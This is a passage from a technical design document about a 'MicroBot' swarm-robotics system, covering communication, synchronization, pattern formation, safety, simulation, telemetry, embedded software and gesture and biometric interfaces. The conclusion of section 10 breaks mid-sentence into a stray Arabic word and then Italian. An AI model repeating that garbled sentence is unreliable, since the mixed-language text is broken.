degradation in performance. Additionally, simple acknowledgment mechanisms or heartbeat signals can be implemented to monitor connectivity and detect disconnections. If a MicroBot fails to respond within a certain timeframe, the controller can mark it as inactive and adjust the system behavior accordingly.

Scalability is a key challenge in the design of the communication system. As the number of MicroBots increases, the volume of messages grows, potentially leading to congestion and increased latency. To address this, the system must be designed to minimize unnecessary communication. For example, local processing can reduce the need for frequent updates from the controller, and grouping strategies can allow commands to be sent to subsets of bots rather than individually. Efficient encoding of messages also plays a role in reducing bandwidth usage.

Security considerations, while not always central in early prototypes, become increasingly important as the system evolves. Unauthorized access to the network or injection of malicious commands could disrupt system behavior. Basic measures such as network authentication, encryption, and validation of incoming messages can be implemented to mitigate these risks. While such mechanisms may introduce additional complexity, they are essential for transitioning from experimental setups to real-world applications.

From an implementation perspective, the communication system must be tightly integrated with both the control logic and the embedded software running on each MicroBot. The firmware must be capable of handling incoming messages, parsing their content, scheduling actions based on timestamps, and sending telemetry data without interfering with real-time control tasks. This requires careful design of communication buffers, interrupt handling, and task scheduling.

In conclusion, the communication system and protocol design form the backbone of the MicroBot ecosystem. By enabling efficient and coordinated exchange of information between distributed units, this subsystem allows the system to function as a unified entity rather than a collection of independent components. Through the use of lightweight protocols, structured messages, and synchronization mechanisms, the design achieves a balance between performance, flexibility, and scalability, supporting both current functionality and future expansion.

9. Synchronization Strategies and Temporal Coordination

In a distributed system such as the MicroBot ecosystem, synchronization is a fundamental requirement for achieving coherent and predictable behavior. While communication enables the exchange of information between units, synchronization ensures that this information is interpreted and executed in a temporally consistent manner. Without proper synchronization, even correctly transmitted commands could lead to inconsistent or chaotic system behavior due to variations in execution timing across different units.

At the core of the synchronization strategy lies the concept of a shared temporal reference. The central controller acts as the primary time authority within the system, effectively defining a global clock that all MicroBots must follow. Each unit maintains its own local clock, but periodically aligns it with the reference provided by the controller. This alignment process is necessary because local clocks, driven by independent oscillators, tend to drift over time due to small variations in frequency and environmental conditions.

The synchronization mechanism is typically implemented through periodic broadcast messages containing timestamp information. When a MicroBot receives such a message, it compares the received timestamp with its local clock and adjusts its internal time accordingly. This adjustment may involve a direct correction or a gradual convergence, depending on the desired balance between precision and stability. Frequent synchronization updates help maintain alignment across the system, reducing the accumulation of timing errors.

A key design principle in the MicroBot system is the decoupling of communication time from execution time. Instead of executing commands immediately upon reception, each MicroBot schedules actions to occur at a specific future timestamp. This approach compensates for variations in communication delay, as all units receive commands at slightly different times but execute them simultaneously based on the shared temporal reference. As a result, coordinated actions, such as simultaneous activation of magnetic fields or synchronized pattern transitions, can be achieved with high precision.

The concept of time slots is often used to structure system activity. In this model, time is divided into discrete intervals, each associated with a specific type of operation. For example, one slot may be dedicated to receiving commands, another to executing actions, and another to transmitting telemetry data. By organizing system behavior into time slots, the design reduces the likelihood of resource conflicts and ensures a predictable sequence of operations. This is particularly important in embedded systems, where processing and communication resources are limited.

Synchronization also plays a critical role in maintaining system stability. In the absence of coordinated timing, feedback loops between units could lead to oscillatory or unstable behavior. For instance, if two MicroBots attempt to attach or detach at slightly different times, the resulting forces may interfere with each other, leading to inconsistent states. By ensuring that all units act in unison, synchronization eliminates such discrepancies and promotes stable interactions.

Another important aspect is the handling of timing uncertainty. In real-world systems, perfect synchronization is not achievable due to communication latency, processing delays, and clock drift. Therefore, the system must be designed to tolerate a certain level of timing error. This can be achieved by defining acceptable timing windows within which actions are considered synchronized. If the execution times of different units fall within this window, the system can still function correctly. Designing these tolerance thresholds requires careful consideration of the physical dynamics of the system and the sensitivity of interactions to timing differences.

The synchronization strategy must also account for failure scenarios. For example, if a MicroBot loses connection with the controller, it may no longer receive updated timestamps.

In such cases, the unit must rely on its local clock, which will gradually diverge from the global reference. To mitigate this, the system can implement fallback behaviors, such as reverting to a safe state or attempting to reconnect and resynchronize. Similarly, the controller must be able to detect unsynchronized units and adjust system behavior accordingly.

From an implementation perspective, synchronization requires efficient handling of timing information within the firmware of each MicroBot. This includes maintaining accurate timers, scheduling tasks based on timestamps, and processing synchronization messages without introducing significant overhead. The design must ensure that timing operations do not interfere with other critical functions, such as communication or control of actuators.

The integration of synchronization with the communication protocol is essential. Timestamp information must be transmitted reliably and interpreted consistently across all units. This often involves defining a standard format for time representation and ensuring that all components use the same reference units. Any ambiguity in time representation could lead to misalignment and unpredictable behavior.

In addition to enabling coordinated execution, synchronization supports higher-level functionalities such as pattern generation and temporal sequencing. Complex behaviors can be defined as sequences of actions that occur at specific times, allowing the system to perform coordinated transitions between different states. This temporal structuring adds another dimension to the system's capabilities, enabling not only spatial organization but also controlled evolution over time.

In conclusion, synchronization strategies and temporal coordination form a critical layer in the MicroBot ecosystem. By establishing a shared temporal framework and ensuring consistent execution across distributed units, the system achieves coherence, stability, and precision. This capability is essential for transforming a collection of independent agents into a unified and coordinated system, capable of performing complex and dynamic behaviors.

10. Pattern Formation and Collective Behaviors

The formation of patterns and collective behaviors represents the most visible and expressive aspect of the MicroBot ecosystem. While previous layers define the physical capabilities, communication mechanisms, and mathematical models of the system, this layer translates those elements into observable configurations and dynamic transformations. It is at this level that the system demonstrates its ability to move beyond individual units and operate as a coordinated whole.

In the MicroBot system, a pattern can be defined as a spatial and temporal arrangement of units that satisfies a set of constraints or objectives. These patterns may be static, such as fixed geometric shapes, or dynamic, involving continuous motion and transformation over time. The ability to generate and control such patterns is a direct consequence of the interaction rules and control strategies defined in earlier layers.

At the most basic level, pattern formation involves assigning target positions to individual MicroBots. These positions define the desired configuration of the system, such as a line, a grid, or a circular structure. The central controller computes or selects a set of target coordinates and distributes them to the units. Each MicroBot then attempts to move toward its assigned position, adjusting its behavior based on both the command received and the presence of neighboring units.

However, the process is not purely deterministic. The system must account for uncertainties such as communication delays, positioning errors, and physical constraints. For this reason, pattern formation relies on a combination of global directives and local adjustments. While the controller provides an overall structure, each MicroBot refines its position through interaction with nearby units. This hybrid approach ensures that the system remains flexible and resilient, capable of adapting to disturbances without losing coherence.

Dynamic patterns introduce an additional level of complexity. In these cases, the target configuration is not fixed, but evolves over time. For example, a wave pattern may propagate through the swarm, or a formation may expand and contract periodically. These behaviors require precise temporal coordination, as well as continuous updates to the target positions or interaction rules. The synchronization mechanisms described in previous sections play a crucial role in enabling such coordinated motion.

Another important aspect of pattern formation is the assignment of roles within the swarm. Not all MicroBots necessarily perform the same function at a given time. Some units may act as anchors, maintaining fixed positions, while others move or adapt to changing conditions. Role assignment can be static, based on predefined identifiers, or dynamic, determined by the current state of the system. This flexibility allows for more sophisticated behaviors, where different parts of the swarm contribute in different ways to the overall objective.

Error handling and correction are integral to maintaining stable patterns. Due to the distributed nature of the system, deviations from the desired configuration are inevitable. MicroBots may fail to reach their target positions, lose synchronization, or encounter unexpected obstacles. To address this, the system incorporates feedback mechanisms that continuously evaluate the current state and adjust behavior accordingly. For instance, if a unit detects that it is too far from its target position, it can increase its movement intensity or request updated instructions from the controller.

The concept of hysteresis, introduced in the interaction model, also plays a role in pattern stability. By defining different thresholds for attachment and detachment, the system avoids rapid switching between states, which could destabilize the formation. This ensures that once a structure is formed, it remains stable unless significant changes occur.

From a visual and experiential perspective, pattern formation is what makes the MicroBot system tangible and engaging. The ability to observe a set of simple units organizing into coherent structures provides immediate feedback on the effectiveness of the underlying design. This is particularly important for demonstration and communication purposes, as it allows complex concepts to be conveyed through intuitive visual behavior.

In addition to predefined patterns, the system can support emergent behaviors that are not explicitly programmed. By adjusting interaction rules and parameters, it is possible to create

conditions under which the swarm self-organizes into unexpected configurations. These emergent phenomena highlight the richness of the system and open the door to exploratory applications, where the behavior of the system is discovered rather than fully specified in advance.

The simulation environment plays a key role in the development and analysis of patterns. By replicating the behavior of the system in a virtual setting, it is possible to test different configurations, observe the effects of parameter changes, and refine control strategies. Simulation allows for rapid iteration and provides valuable insights that can be transferred to the physical implementation.

Scalability is another important consideration in pattern formation. As the number of MicroBots increases, the complexity of the system grows, and new challenges emerge. Patterns that are stable for small numbers of units may become unstable at larger scales, requiring adjustments to interaction rules or control strategies. Designing patterns that scale effectively is therefore a key objective in the development of the system.

In conclusion, pattern formation and collective behavior represent the culmination of the MicroBot architecture. Through the integration of physical interaction, communication, synchronization, and mathematical modeling, the system is قادر di generare configurazioni complesse e dinamiche a partire da unità semplici. Questo livello non solo dimostra il funzionamento del sistema, ma ne evidenzia anche il potenziale come piattaforma per lo studio e l'applicazione di sistemi distribuiti e comportamenti emergenti.

11. Safety, Constraints and System Reliability

The MicroBot ecosystem, as a distributed cyber-physical system, operates under a set of physical, electrical, and computational constraints that must be carefully managed to ensure safe and reliable operation. While previous sections describe how the system functions under ideal conditions, this section focuses on the limitations, risks, and protective mechanisms that are necessary to maintain stability in real-world scenarios.

At the most fundamental level, safety in the MicroBot system is closely tied to the management of electrical and thermal loads. The electromagnetic coils used for interaction require relatively high currents, which can generate significant heat within a confined space. If not properly controlled, this can lead to overheating, reduced efficiency, or permanent damage to components. For this reason, the system must include mechanisms to monitor and limit current flow. This can be implemented through hardware constraints, such as current-limiting circuits, and software controls that regulate activation duration and duty cycles.

Temperature monitoring is another critical aspect of system safety. Each MicroBot may include sensors or estimation models to track its thermal state. When temperature exceeds predefined thresholds, the system can trigger protective actions, such as reducing activity,

disabling certain functions, or entering a safe state. This prevents cascading failures that could occur if multiple units overheat simultaneously.

Energy constraints also play a central role in system reliability. The limited capacity of the onboard battery requires careful management of power consumption. High-energy operations, such as sustained activation of magnetic coils, must be balanced against the need for prolonged operation. The system can implement energy-aware behaviors, where actions are adjusted based on the current battery level. For example, a MicroBot with low energy may reduce its participation in active behaviors or prioritize essential functions.

From a control perspective, the system must handle unexpected conditions gracefully. Communication failures, hardware malfunctions, or synchronization errors can disrupt normal operation. To address this, the architecture includes fallback mechanisms that allow the system to maintain a safe state even in the presence of faults. One such mechanism is the use of watchdog timers, which monitor the execution of software and reset the system if it becomes unresponsive. This ensures that temporary errors do not lead to permanent failure.

Another important consideration is the robustness of the communication system. Packet loss, delays, or disconnections are inevitable in wireless environments. The system must therefore be designed to tolerate such imperfections. Redundant communication, periodic updates, and timeout-based detection of inactive units are strategies that contribute to overall reliability. When a MicroBot loses connection with the controller, it can enter a predefined fallback mode, maintaining a stable state until communication is restored.

Mechanical and physical constraints must also be considered. The magnetic forces that enable attachment between MicroBots must be carefully calibrated. If the force is too weak, connections may fail under slight disturbances. If it is too strong, detachment may become difficult or energy-intensive. Additionally, repeated attachment and detachment cycles can lead to wear or degradation of components. The design must therefore ensure that interaction forces are sufficient for stability but within safe operational limits.

The concept of hysteresis, introduced earlier in the interaction model, contributes to system reliability by preventing rapid oscillations between states. By defining distinct thresholds for attachment and detachment, the system avoids unstable behavior that could arise from small fluctuations in distance or alignment. This contributes to both mechanical stability and energy efficiency.

Error detection and diagnostic capabilities are essential for maintaining reliability over time. Each MicroBot can monitor its internal state and report anomalies to the central controller. These anomalies may include abnormal temperature, unexpected current levels, communication failures, or inconsistencies in state transitions. The controller, having a global view of the system, can analyze this information and take corrective actions, such as isolating faulty units or adjusting system behavior.

Scalability introduces additional challenges for safety and reliability. As the number of MicroBots increases, the likelihood of individual failures also increases. The system must therefore be designed to degrade gracefully, meaning that the failure of a subset of units

does not compromise the entire system. This requires redundancy in both functionality and control, as well as strategies for redistributing roles among remaining units.

From a software perspective, reliability depends on the robustness of the control algorithms and the clarity of state definitions. Each MicroBot must operate according to a well-defined state machine, where transitions between states are controlled and predictable. Ambiguities or inconsistencies in state management can lead to undefined behavior, which is particularly problematic in a distributed system.

Finally, safety is not only a technical requirement but also a prerequisite for real-world deployment. As the system evolves from a prototype to a potential product or research platform, compliance with safety standards and best practices becomes increasingly important. This includes considerations related to electromagnetic compatibility, battery safety, and user interaction.

In conclusion, safety, constraints, and system reliability form a critical layer of the MicroBot ecosystem. By addressing the limitations inherent in physical and computational systems, and by implementing mechanisms to monitor, control, and recover from faults, the design ensures that the system can operate consistently and predictably. This foundation is essential for scaling the system, extending its capabilities, and transitioning from experimental development to practical application.

12. Simulation Environment and Virtual Prototyping

The simulation environment represents a critical component of the MicroBot ecosystem, acting as an intermediary layer between theoretical modeling and physical implementation. In complex systems such as distributed robotics, direct experimentation on hardware can be time-consuming, costly, and potentially risky. For this reason, simulation provides a controlled and flexible environment in which behaviors can be designed, tested, and refined before being deployed in real-world conditions.

At its core, the simulation environment replicates the fundamental properties of the MicroBot system. Each virtual unit is modeled as an agent with characteristics analogous to those of the physical MicroBots, including position, state, interaction rules, and response to control inputs. The simulation operates in discrete time steps, mirroring the structure of the mathematical model, and updates the state of each agent based on both local interactions and global commands.

One of the primary advantages of simulation is the ability to visualize system behavior. Through graphical representations, such as those implemented using web technologies and canvas-based rendering, the positions and interactions of MicroBots can be observed in real time. This visual feedback is essential for understanding the dynamics of the system, identifying patterns, and detecting anomalies. It allows developers to gain intuitive insight into how local rules translate into global behavior.

The simulation environment also enables rapid iteration. Parameters such as interaction thresholds, movement speed, synchronization timing, and communication delays can be adjusted dynamically. This flexibility allows for systematic exploration of the parameter space, helping to identify configurations that produce stable and desirable behaviors. In contrast, modifying these parameters in a physical system would require repeated hardware adjustments and significantly more time.

Another important function of the simulation layer is the validation of control strategies. Before implementing a new behavior in the physical MicroBots, it can be tested in the simulation to verify its correctness and robustness. This includes testing pattern formation algorithms, synchronization mechanisms, and response to disturbances. By validating these strategies in a virtual environment, the risk of failure in the physical system is greatly reduced.

The simulation also supports the study of edge cases and failure scenarios. Situations that are difficult or unsafe to reproduce in hardware, such as extreme parameter values or large-scale system configurations, can be explored safely in simulation. This provides valuable information about the limits of the system and helps in designing more robust control mechanisms.

From a software perspective, the simulation environment is typically implemented using high-level programming languages such as JavaScript, often combined with web-based technologies for visualization and interaction. This choice allows the simulation to be easily accessible, platform-independent, and interactive. Users can interact with the system through graphical interfaces, adjusting parameters or issuing commands in real time. This interactivity not only aids development but also enhances the communicative value of the project, making it easier to demonstrate and explain.

The simulation environment can also serve as a testing ground for communication protocols. By emulating message passing between virtual MicroBots and a simulated controller, it is possible to analyze the effects of latency, packet loss, and synchronization errors. This helps in refining the communication design before deploying it in the physical system.

A further extension of the simulation layer involves integration with real hardware. In a hybrid setup, some MicroBots may be simulated while others are physical, allowing for incremental testing and gradual transition from virtual to real environments. This approach can significantly reduce development complexity, as it allows individual components to be validated independently before full system integration.

The simulation environment is not only a development tool but also a potential product component. A well-designed simulation platform can be used for educational purposes, allowing users to explore concepts related to swarm behavior, distributed systems, and robotics. It can also serve as a research tool, enabling experimentation with new algorithms and interaction models without the need for extensive hardware resources.

From a methodological standpoint, the presence of a simulation layer reflects a structured development process. Instead of relying solely on trial and error in the physical domain, the project adopts a model-based approach, where hypotheses are tested and refined in a

virtual environment before implementation. This approach increases efficiency, reduces risk, and supports a deeper understanding of the system.

In conclusion, the simulation environment and virtual prototyping form an essential bridge between theory and practice in the MicroBot ecosystem. By enabling visualization, rapid iteration, and safe experimentation, this layer enhances both the development process and the overall quality of the system. It allows complex behaviors to be explored and refined in a controlled setting, ultimately contributing to a more robust and scalable implementation.

13. Telemetry, Monitoring and System Feedback

In a distributed system such as the MicroBot ecosystem, the ability to observe and interpret the internal state of each unit is essential for ensuring correct operation, diagnosing issues, and enabling adaptive behavior. Telemetry and monitoring provide the mechanisms through which the system becomes observable, transforming it from a black box into a transparent and controllable structure.

At a fundamental level, telemetry refers to the collection and transmission of data from each MicroBot to the central controller. This data represents the internal state of the unit and may include variables such as battery level, temperature, current consumption, operational state, and communication status. By continuously gathering this information, the system maintains an up-to-date representation of its global condition.

The transmission of telemetry data is typically implemented as periodic messages sent from each MicroBot to the controller. These messages are structured similarly to command packets, but instead of carrying instructions, they carry state information. The frequency of transmission must be carefully chosen to balance the need for timely updates with the limitations of network bandwidth and processing capacity. High-frequency updates provide more accurate information but increase communication load, while low-frequency updates reduce overhead but may delay detection of critical events.

The central controller acts as the aggregation point for all telemetry data. It collects information from all MicroBots and integrates it into a global model of the system. This global perspective allows the controller to detect patterns, identify anomalies, and make informed decisions. For example, if multiple units report elevated temperatures, the controller may infer that the system is operating under excessive load and adjust behavior accordingly.

Monitoring extends beyond raw data collection to include interpretation and visualization. The telemetry data can be processed and displayed through graphical interfaces, providing real-time insight into the state of the system. Visual representations, such as dashboards or overlays in simulation environments, allow developers and users to quickly assess system health and performance. For instance, color-coded indicators can represent different states, enabling immediate identification of units that are inactive, overloaded, or malfunctioning.

One of the key functions of telemetry is error detection. By comparing observed values with expected ranges, the system can identify abnormal conditions. These may include low battery levels, excessive current draw, communication failures, or unexpected state transitions. Once an anomaly is detected, the system can trigger appropriate responses, such as isolating the affected unit, reducing system activity, or issuing alerts.

Feedback mechanisms play a crucial role in maintaining system stability. The controller uses telemetry data not only to observe the system but also to influence its behavior. This creates a feedback loop in which the system continuously adjusts itself based on its current state. For example, if a MicroBot reports that it is not reaching its target position, the controller can modify its commands or adjust the behavior of neighboring units to compensate.

Another important aspect is the distinction between local and global feedback. Each MicroBot can perform basic monitoring of its own state and take immediate actions when necessary, such as entering a low-power mode if the battery is depleted. At the same time, the controller provides a global perspective, enabling coordinated responses that consider the state of the entire system. This dual-level feedback enhances both responsiveness and coherence.

Telemetry also supports debugging and development. During the design phase, detailed monitoring allows developers to trace the behavior of individual units and understand how interactions lead to global outcomes. By analyzing telemetry data, it is possible to identify inefficiencies, unexpected interactions, or design flaws. This information is invaluable for refining both hardware and software components.

From a scalability perspective, telemetry introduces challenges that must be addressed. As the number of MicroBots increases, the volume of data grows, potentially leading to communication bottlenecks. To mitigate this, the system can implement strategies such as data compression, selective reporting, or hierarchical aggregation. For example, instead of transmitting all data continuously, MicroBots may only report significant changes or events.

The reliability of telemetry is also critical. Data must be transmitted accurately and interpreted correctly to avoid misleading conclusions. While occasional data loss can be tolerated, systematic errors must be minimized. This may involve implementing validation mechanisms, redundancy, or error-checking protocols.

In more advanced implementations, telemetry data can be used for predictive analysis. By analyzing trends over time, the system can anticipate potential issues before they become critical. For instance, a gradual increase in temperature or a steady decline in battery performance may indicate an impending failure. Early detection allows for proactive intervention, improving overall system reliability.

Finally, telemetry contributes to the broader goal of making the MicroBot system understandable and controllable. In complex systems, lack of visibility often leads to unpredictability and reduced trust. By providing clear and continuous insight into system behavior, telemetry enhances both usability and confidence, enabling more effective interaction between the user and the system.

In conclusion, telemetry, monitoring, and system feedback form an essential layer of the MicroBot ecosystem. They enable observation, diagnosis, and adaptation, ensuring that the system can operate reliably under a wide range of conditions. By closing the loop between observation and control, this layer transforms the system into a responsive and self-aware entity, capable of maintaining stability and improving performance over time.

14. MicroBot Operating System and Embedded Software Architecture

The MicroBot Operating System represents the software foundation that enables each unit to function as an autonomous yet coordinated element within the larger ecosystem. Rather than relying on simple, monolithic firmware, the system evolves toward a structured and layered embedded architecture that introduces abstraction, modularity, and extensibility. This transition marks a significant step from basic microcontroller programming to system-level design.

At its core, the MicroBot OS is responsible for managing all internal processes of a unit. This includes handling communication, controlling hardware components, maintaining state, and executing commands received from the central controller. The operating system provides a framework within which these functions are organized, ensuring that they can operate concurrently without interfering with one another.

One of the fundamental design principles of the MicroBot OS is the separation between hardware abstraction and application logic. The hardware abstraction layer isolates direct interaction with physical components such as GPIO pins, sensors, and communication interfaces. By encapsulating these low-level operations, the system allows higher-level logic to be developed independently of specific hardware details. This improves portability and simplifies future modifications or upgrades.

Above the hardware abstraction layer lies the core system layer, which manages essential services such as task scheduling, timing, and resource allocation. In an embedded environment, where computational and memory resources are limited, efficient management of these resources is critical. The system may implement a cooperative or lightweight multitasking model, where different tasks are executed in a controlled sequence or through time slicing. This allows communication, control, and monitoring tasks to coexist within the same system.

A central component of the operating system is the state management system. Each MicroBot operates according to a defined set of states, such as initialization, idle, active, synchronized, low-power, and error. The transitions between these states are governed by a state machine, which ensures that the behavior of the unit remains predictable and consistent. This structure is essential for maintaining stability, especially in a distributed system where each unit must respond coherently to global commands.

The communication subsystem is tightly integrated into the operating system. It is responsible for receiving incoming messages, parsing their content, and dispatching

commands to the appropriate modules. At the same time, it manages the transmission of telemetry data to the controller. This requires efficient handling of buffers, interrupt-driven events, and timing constraints to ensure that communication does not interfere with other critical tasks.

Another important aspect of the MicroBot OS is the implementation of timing and scheduling mechanisms. These mechanisms allow the system to execute actions at precise moments, as required by the synchronization strategies described earlier. The operating system maintains internal timers and schedules tasks based on timestamps, enabling coordinated behavior across multiple units. Accurate timing is essential for ensuring that actions such as magnetic activation occur simultaneously across the swarm.

The operating system also incorporates diagnostic and debugging capabilities. These may include logging mechanisms, status reporting, and simple command interfaces that allow developers to inspect and control the system during development. Such features are particularly important in embedded systems, where direct observation of internal processes is often limited. By providing visibility into system behavior, the operating system facilitates debugging and optimization.

As the system evolves, the MicroBot OS can be extended to support additional functionalities. For example, new modules can be added to handle sensor input, advanced control algorithms, or local decision-making. The modular structure of the operating system allows these extensions to be integrated without disrupting existing functionality. This extensibility is a key requirement for a system intended to grow in complexity over time.

From a reliability perspective, the operating system plays a crucial role in ensuring robust operation. It can implement mechanisms such as watchdog timers, error detection, and recovery procedures to handle unexpected conditions. By monitoring the execution of tasks and detecting anomalies, the operating system can take corrective actions, such as restarting components or transitioning to safe states.

The development of a structured operating system also has implications beyond the individual MicroBot units. It enables a more systematic approach to software development, where components can be reused, tested independently, and maintained more easily. This is particularly important as the system scales, both in terms of the number of units and the complexity of their behavior.

In conclusion, the MicroBot Operating System and embedded software architecture provide a critical layer that supports the functionality, reliability, and extensibility of the system. By introducing structured software design principles into an embedded context, the project moves beyond simple firmware toward a more sophisticated and scalable platform. This evolution is essential for enabling advanced behaviors, supporting future development, and positioning the system as a robust foundation for both research and practical applications.

15. Biometric Systems and Human Interaction Interfaces

The MicroBot ecosystem is not limited to autonomous operation, but is designed to support direct interaction with human users through advanced input systems. Among these, biometric recognition and gesture-based interfaces play a central role. These technologies enable intuitive and natural control of the system, reducing the need for traditional input devices and allowing users to interact with the system in a more direct and immersive way.

At the core of this interaction layer is the concept of translating human actions into system commands. This requires the acquisition of input data, its interpretation, and the generation of corresponding control signals. In the MicroBot ecosystem, this process is implemented through vision-based systems that analyze images or video streams to detect relevant features such as facial identity or hand movements.

One of the primary components of this layer is the biometric authentication system. This system uses a camera to capture images of the user and applies pattern recognition algorithms to identify unique facial features. The goal is to determine whether the observed face matches a previously registered identity. This process typically involves detecting key landmarks on the face, extracting a feature representation, and comparing it to stored templates. The comparison produces a similarity score, which is evaluated against a predefined threshold to determine whether access is granted or denied.

The use of biometric authentication introduces an additional layer of security to the system. Instead of relying on traditional credentials such as passwords, the system can restrict access based on physical identity. This is particularly relevant in scenarios where the MicroBot system controls physical processes, making unauthorized access potentially dangerous. By integrating biometric verification, the system ensures that only authorized users can issue commands or modify system behavior.

In addition to identity recognition, the system supports gesture-based interaction. This is typically implemented using hand tracking algorithms that analyze the position and movement of the user's hand in real time. By detecting key points such as fingertips and joints, the system can reconstruct the configuration of the hand and interpret specific gestures. These gestures can then be mapped to commands, allowing the user to control the system through natural movements.

Gesture-based interaction offers several advantages. It provides a more intuitive interface compared to traditional input methods, enabling users to interact with the system without prior training. It also allows for continuous control, where the system responds dynamically to changes in hand position or orientation. For example, the user may control the movement of a swarm, adjust parameters, or trigger specific behaviors through simple gestures.

The integration of biometric and gesture-based systems requires careful consideration of accuracy and robustness. Vision-based systems are inherently sensitive to environmental conditions such as lighting, background complexity, and camera quality. To ensure reliable operation, the system must include preprocessing steps that enhance image quality and reduce noise. Additionally, algorithms must be designed to handle variations in user appearance and movement, maintaining consistent performance across different scenarios.

Latency is another critical factor in interactive systems. The time between user action and system response must be minimized to ensure a smooth and natural experience. This

requires efficient processing of input data and rapid transmission of commands to the control layer. In some cases, preprocessing may be performed locally on the device capturing the input, reducing the amount of data that needs to be transmitted and improving responsiveness.

From an architectural perspective, the interaction layer is decoupled from the control and execution layers. This separation allows different input modalities to be integrated without modifying the core system. For instance, in addition to vision-based interfaces, other input methods such as wearable devices, sensors, or even brain-computer interfaces could be incorporated in the future. This modularity ensures that the system can evolve as new interaction technologies become available.

The interaction layer also plays a role in system feedback. Visual or auditory cues can be provided to inform the user about the state of the system, the success of commands, or the occurrence of errors. This feedback loop enhances usability and helps the user maintain awareness of system behavior.

In a broader context, the integration of biometric and gesture-based interfaces reflects a shift toward more natural and immersive human-machine interaction. By reducing the barrier between user intent and system response, the MicroBot ecosystem becomes more accessible and adaptable to different use cases. This is particularly important for applications in education, research, and advanced technological environments, where ease of interaction can significantly influence effectiveness.

In conclusion, biometric systems and human interaction interfaces constitute a key component of the MicroBot ecosystem. By enabling secure authentication and intuitive control, they connect the user to the system in a direct and meaningful way. This layer not only enhances functionality but also expands the potential applications of the system, positioning it as a platform capable of supporting advanced and user-centered interaction paradigms.

16. External Projects and Supporting Systems

The MicroBot ecosystem does not exist in isolation, but is supported and enriched by a wide range of auxiliary projects that contribute to its development from multiple perspectives. These external projects, while not always directly integrated into the core system, play a crucial role in expanding the technical capabilities, conceptual depth, and practical applicability of the overall architecture. Rather than being viewed as separate or unrelated efforts, they can be interpreted as components of a broader experimental framework that underpins the MicroBot vision.

One of the main categories of supporting systems consists of artificial intelligence and machine learning projects. These include implementations of algorithms such as clustering, classification, and pattern recognition. While these systems may initially appear independent, they provide essential tools for analyzing and controlling complex behaviors. In

the context of MicroBot, such techniques could be applied to tasks such as pattern optimization, adaptive control, anomaly detection, or decision-making within the swarm. The experience gained through these projects contributes directly to the ability to design intelligent and adaptive systems.

Another important category includes simulation and algorithmic experimentation. Projects involving genetic algorithms, evolutionary systems, or optimization techniques demonstrate an exploration of how complex behaviors can emerge from simple rules. These concepts are closely aligned with the principles of swarm robotics, where global structures arise from local interactions. By developing and testing these algorithms in separate contexts, the foundation is established for their potential integration into the MicroBot system.

Game development projects, such as implementations of classic games or interactive simulations, contribute in a different but equally important way. These projects develop skills related to real-time systems, user interaction, graphical rendering, and event-driven programming. The ability to manage complex interactions and maintain responsiveness in a dynamic environment is directly transferable to the development of simulation interfaces and control systems for MicroBot. In this sense, game development serves as a training ground for building interactive and visually engaging systems.

Web-based projects represent another key area of contribution. These include the development of advanced user interfaces, visualization tools, and interactive environments. Through these projects, techniques for rendering dynamic systems, managing user input, and creating intuitive visual representations are developed. These capabilities are essential for the simulation environment and interaction layer of MicroBot, where clear and responsive visualization is critical for both development and demonstration.

In addition to software-focused projects, there are also system-level tools and utilities that contribute to the overall ecosystem. For example, diagnostic scripts and network analysis tools demonstrate an understanding of system infrastructure, communication protocols, and performance monitoring. These skills are directly applicable to the design of reliable communication systems and telemetry mechanisms within MicroBot.

The presence of multiple experimental projects also reflects an iterative and exploratory approach to development. Rather than attempting to design the entire system from the outset, individual components and concepts are developed independently, tested, and refined. This process allows for rapid learning and adaptation, as ideas can be evaluated in isolation before being integrated into the larger system. While this approach can lead to fragmentation if not managed carefully, it also enables a broad exploration of possibilities and fosters innovation.

A key challenge in managing such a diverse set of projects is integration. To fully realize the potential of the ecosystem, it is necessary to identify connections between different components and establish pathways for their incorporation into the core system. This may involve standardizing interfaces, aligning data structures, or adapting algorithms to fit within the existing architecture. By doing so, the system can evolve from a collection of experiments into a cohesive platform.

From a strategic perspective, these external projects also contribute to the overall value of the ecosystem. They demonstrate a wide range of technical skills and a capacity for independent development across multiple domains. This is particularly relevant in contexts such as academic evaluation, professional portfolios, or startup development, where the ability to integrate diverse competencies is highly valued.

Furthermore, the existence of these projects enables the system to be extended in multiple directions. For example, artificial intelligence modules could be integrated to enhance autonomy, visualization tools could be expanded to improve user interaction, and optimization algorithms could be applied to improve system performance. This flexibility ensures that the MicroBot ecosystem is not limited to its current implementation, but can continue to evolve as new ideas and technologies are incorporated.

In conclusion, the external projects and supporting systems form an essential part of the MicroBot ecosystem. They provide the technical foundation, experimental context, and developmental experience necessary to support the core system. By viewing these projects as interconnected components rather than isolated efforts, the ecosystem gains coherence and depth, transforming a collection of individual works into a unified and extensible framework.

17. Integration of Knowledge and Skill Development

The MicroBot ecosystem, together with the collection of supporting projects, represents not only a technical achievement but also a structured process of knowledge integration and skill development. Rather than being a set of isolated experiments, the entire body of work can be understood as a progressive construction of competencies across multiple domains, unified by a coherent methodological approach. This integration is a defining characteristic of the project, as it transforms individual efforts into a cumulative and synergistic system of learning and application.

At a fundamental level, the development of the MicroBot ecosystem requires the convergence of several disciplines. These include computer science, electronics, physics, mathematics, and systems engineering. Each of these domains contributes a specific set of concepts and techniques that are necessary for the realization of the system. For instance, computer science provides the foundation for algorithms, data structures, and software architecture, while electronics enables the physical implementation of control and interaction mechanisms. Physics and mathematics offer the tools needed to model and analyze system behavior, ensuring that design choices are grounded in quantitative reasoning.

The integration of these disciplines is not merely additive, but multiplicative. The interaction between different areas of knowledge leads to a deeper understanding of the system as a whole. For example, the design of the magnetic interaction system requires both physical intuition and mathematical modeling, while its implementation depends on electronic design and embedded programming. This cross-domain integration allows for more informed

decision-making and more effective problem-solving, as insights from one area can be applied to another.

Another important aspect of the project is the development of a systems-oriented mindset. Instead of focusing on individual components in isolation, the work emphasizes the relationships and dependencies between different parts of the system. This perspective is essential for managing complexity, as it allows the designer to consider how changes in one part of the system affect the others. The layered architecture of MicroBot, with its clear separation of concerns, reflects this mindset and provides a framework for organizing and integrating knowledge.

The iterative nature of the development process also plays a key role in skill development. The project evolves through cycles of design, implementation, testing, and refinement. Each iteration provides new insights and highlights areas for improvement, leading to continuous learning. This process encourages experimentation and adaptation, allowing for the exploration of different approaches and the gradual optimization of the system. Over time, this iterative methodology leads to a more robust and well-understood design.

The presence of multiple supporting projects further enhances this process. Each project serves as a focused exploration of a specific concept or technique, such as machine learning, real-time interaction, or system diagnostics. These focused explorations contribute to the overall skill set by providing depth in individual areas, while the integration into the MicroBot ecosystem provides breadth. This combination of depth and breadth is a key factor in developing advanced technical competence.

